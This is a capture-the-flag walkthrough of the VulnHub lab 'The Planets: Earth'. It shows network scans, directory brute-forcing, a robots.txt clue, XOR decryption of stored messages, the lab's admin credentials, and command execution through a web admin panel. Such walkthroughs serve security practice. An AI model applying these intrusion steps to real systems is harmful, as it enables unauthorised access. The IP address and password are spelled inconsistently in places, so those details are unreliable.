



THE PLANETS: EARTH

This is a box from vulnhub that is rated easy by the author but depending on your skill level it may also be considered as medium. The most important thing in solving this machine is to pay attention to details and doing recon.

Author: Kharim Mchatta

Date: 5/29/2023

```
Currently scanning: Finished! | Screen View: Unique Hosts
105 Captured ARP Req/Rep packets, from 9 hosts. Total size: 6300
-----
IP           At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.192.59 08:00:27:46:5a:cb  10    600  PCS Systemtechnik GmbH
```

The first step is to get the IP address of our target machine where we used a tool called netdiscover, it is used to scan the network. To Scan the network, I used the following command

```
Netdiscover -r 192.168.192.10/24
```

The target ip is the ip address that has the host name of pcs systemtechnik GmbH

Note: to scan for other devices on the network you need to first of all get your ip address by typing in if config then using your ip address you scan the whole subnet

```


(root@kali)-[~/Desktop/earth-ctf]
# nmap -sV -sC -ff --mtu 24 -p- 192.168.192.59
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-24 06:10 EDT
Nmap scan report for 192.168.192.59
Host is up (0.0052s latency).
Not shown: 65369 filtered tcp ports (no-response), 163 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|   256 5b2c3fdc8b76e9217bd05624dfbee9a8 (ECDSA)
|_  256 b03c723b722126ce3a84e841ecc8f841 (ED25519)
80/tcp    open  http      Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_ http-title: Bad Request (400)
443/tcp   open  ssl/http  Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ http-title: Test Page for the HTTP Server on Fedora
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Not valid before: 2021-10-12T23:26:31
|_ Not valid after: 2031-10-10T23:26:31
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_ tls-alpn:
|_   http/1.1
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ ssl-date: TLS randomness does not represent time
MAC Address: 08:00:27:46:5A:CB (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 187.38 seconds


```

Next, I scanned the target ip 192.168.192.59 using nmap to see what ports are open and services are running on the target. From the results we can see that port 22, 80 and 443 are open. We can't do much with port 22 because we don't have login credentials, port 80 and 443 all return error 400 bad request, this is when you try to load the page using the target ip address from port 80 (http).

On port 443 we can see that this box has two DNS names which is earth.local and terratest.earth.local. I added the two domains on the /etc/hosts file so that I can be able to load the web applications.




Navigating to <http://192.168.162.59> I received an error 400 bad request, but when I navigated to <https://192.168.162.59> and got the default web page of fedora



From the nmap result we saw that one of the DNS was `https://earth.local`, so I had to visit the domain and I saw it was a webpage which was a secure messaging service.

Below the message box we can see that there were previous messages that were sent but unfortunately, they were encrypted and the only way to decrypt the message was using the message key.



The next step was to see what the robots.txt file entails, but unfortunately for this domain it didn't exist.

```
(root@kali)-[~/Desktop/earth-ctf]
# nikto -h https://192.168.192.59/
- Nikto v2.5.0

-----
+ Target IP:      192.168.192.59
+ Target Hostname: 192.168.192.59
+ Target Port:    443
-----
+ SSL Info:      Subject: /C=US/O=Unspecified/CN=earth/emailAddress=root@earth
                  Ciphers: TLS_AES_256_GCM_SHA384
                  Issuer: /C=US/O=Unspecified/OU=ca-205268111140071423/CN=earth/emailAddress=root@earth
+ Start Time:    2023-05-24 07:45:17 (GMT-4)
-----
+ Server: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
```

```
(root@kali)-[~/Desktop/vulnhub/earth]
# dirsearch -u earth.local -w /usr/share/wordlists/dirb/big.txt -o dirsearch.txt

Earth v0.4.2 Secure Messaging Service
[CH] [O] [CH] [C]

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 20469

Output File: /usr/lib/python3/dist-packages/dirsearch/dirsearch.txt
Error Log: /root/.dirsearch/logs/errors-23-05-28_09-39-41.log

Target: http://earth.local/

[09:39:41] Starting:
[09:39:54] 301 - 0B - /admin -> /admin/
[09:40:15] 403 - 199B - /cgi-bin/
[#####] 67% 13810/20469 26/s job:1/1 errors:0
```

Next, I decided to scan for hidden directories, I first started with Nikto, which unfortunately there was no useful information while on the other hand I had ran dirsearch with the target ip address, but it didn't work hence I used the domain name earth.local to scan for hidden directory as an alternative of the target ip address and dirsearch found two files named /admin and /cgi-bin.

Log In'. The browser address bar shows 'earth.local/admin/login'. The page title is 'Log In'. Below the title, there are input fields for 'Username:' and 'Password:', and a 'Log In' button." data-bbox="12 150 509 904"/>

← → ↻ 🏠 earth.local/admin/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Assetnote Wordlists

Admin Command Tool

You are not logged in. Please: [Log In](#)

← → ↻ 🏠 earth.local/admin/login


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Assetnote Wordlists

Log In


Username:

Password:

Checking the admin file, it was a page which had a link to the login page. I clicked on the login link, and I was redirected to the login page. At this point we don't have any credentials hence we are supposed to look for them.




Next, we had to go and check the second domain which was terratest.earth.local. The page was loaded, and it was the same page of the main domain.



```
← → ↻ 🏠 https://terratest.earth.local/robots.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /*testingnotes.*
```

I went and checked the robots.txt file and found a bunch of extensions which were disallowed from being crawled on this page. Looking at the last file it was called testingnotes which was of interest to me




Opening testingnotes.txt, there was a checklist of all the activities that was done and supposed to be done by the people who created this messaging system.

Reading the content, we now have the following information

1. They are using the xor algorithm for encryption
2. The user is called terra, which we will use to login the admin page
3. There is a file called testdata.txt which was used for encrypting one of the previous decoded messages

Opening testdata.txt, we found a piece of text written



After having everything in place it was time to decrypt the old messages that we could find on the messaging system earth.local.

I went to cyberchef website and inserted the recipe to help me decode the old messages sent. And added XOR and the words from testdata.txt as the key and used utf8 format for xor.

The third encrypted message was the one that could be decoded and get the string as shown on the image. The word **earthclimatechangebad4humans** was the password to the system.

Log In

Username:

Password:

Log In

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

Run command

Command output:

I used the credentials **terra:eathclimatechangebad4humans** to login the secure system. Once logged in, it was a page where you can execute command lines.

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

Run command

Command output: bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

Run command

Command output: earth

